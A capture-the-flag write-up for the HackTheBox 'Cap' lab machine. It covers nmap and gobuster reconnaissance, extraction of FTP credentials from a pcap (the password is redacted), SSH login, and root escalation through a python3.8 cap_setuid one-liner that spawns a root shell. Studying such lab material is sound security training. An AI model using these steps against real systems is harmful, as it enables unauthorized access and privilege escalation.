
Writeup for CAP machine on HTB

Step 1: Enumeration and Scanning:


Scan the current network using nmap and found following ports open



```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-24 23:24 CDT
Nmap scan report for 10.10.10.245
Host is up (0.19s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2
.0)
80/tcp open  http    gunicorn
```

Step 2: Start directory brute forcing using gobuster:


Following are some useful files found



```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.245/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/fiction/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/24 23:51:02 Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 302) [Size: 208] [--> http://10.10.10.245/]
/ip                   (Status: 200) [Size: 17381]
/netstat              (Status: 200) [Size: 35246]
```

Step 3: Analyze the web application(as port 80 is open)


- Found the logged in user is Nathan and pcap files
- Exploring /data directory further found 0.pcap file



Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

Step 4: Download the file and open with wireshark

- After applying differents nothing appears but with FTP filter password can be seen




```
No.  Time      Source          Destination     Protocol Length Info
  34 2.626895  192.168.196.16  192.168.196.1   FTP       76 Response: 220 (vsFTPd 3.0.3)
  36 4.126500  192.168.196.1   192.168.196.16  FTP       69 Request: USER nathan
  38 4.126630  192.168.196.16  192.168.196.1   FTP       90 Response: 331 Please specify the password.
  40 5.424998  192.168.196.1   192.168.196.16  FTP       78 Request: PASS [redacted]
  42 5.432387  192.168.196.16  192.168.196.1   FTP       79 Response: 230 Login successful.
  43 5.432801  192.168.196.1   192.168.196.16  FTP       62 Request: SYST
  45 5.432937  192.168.196.16  192.168.196.1   FTP       75 Response: 215 UNIX Type: L8
  47 6.309628  192.168.196.1   192.168.196.16  FTP       84 Request: PORT 192,168,196,1,212,140
  49 6.309874  192.168.196.16  192.168.196.1   FTP      107 Response: 200 PORT command successful. Consider using PASV.
  50 6.310514  192.168.196.1   192.168.196.16  FTP       62 Request: LIST
  51 6.311053  192.168.196.16  192.168.196.1   FTP       95 Response: 150 Here comes the directory listing.
  52 6.311479  192.168.196.16  192.168.196.1   FTP       80 Response: 226 Directory send OK.
  54 7.380771  192.168.196.1   192.168.196.16  FTP       84 Request: PORT 192,168,196,1,212,141
```

Step 5: We got username and password

- Username: Nathan
- Password: **********

Step 6: Trying to log into FTP server using credentials does not work, So try with SSH and we get logged in.


Step 7: Get the user flag.



```
athan@cap:~$ cat user.txt
[redacted]
athan@cap:~$
```


Step 8: For privilege escalation

- Sudo permissions are not available for users
- After researching I found cap_setuid available for the python3.8 binary on the target using following command




```
athan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_ne
t_admin+ep
```

- Using gtfobins found following command to get root shell



```
nathan@cap:~$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~#
```

- And Root flag ;)



```
root@cap:~# cd /root
root@cap:/root# cat root.txt
[redacted]
root@cap:/root#
```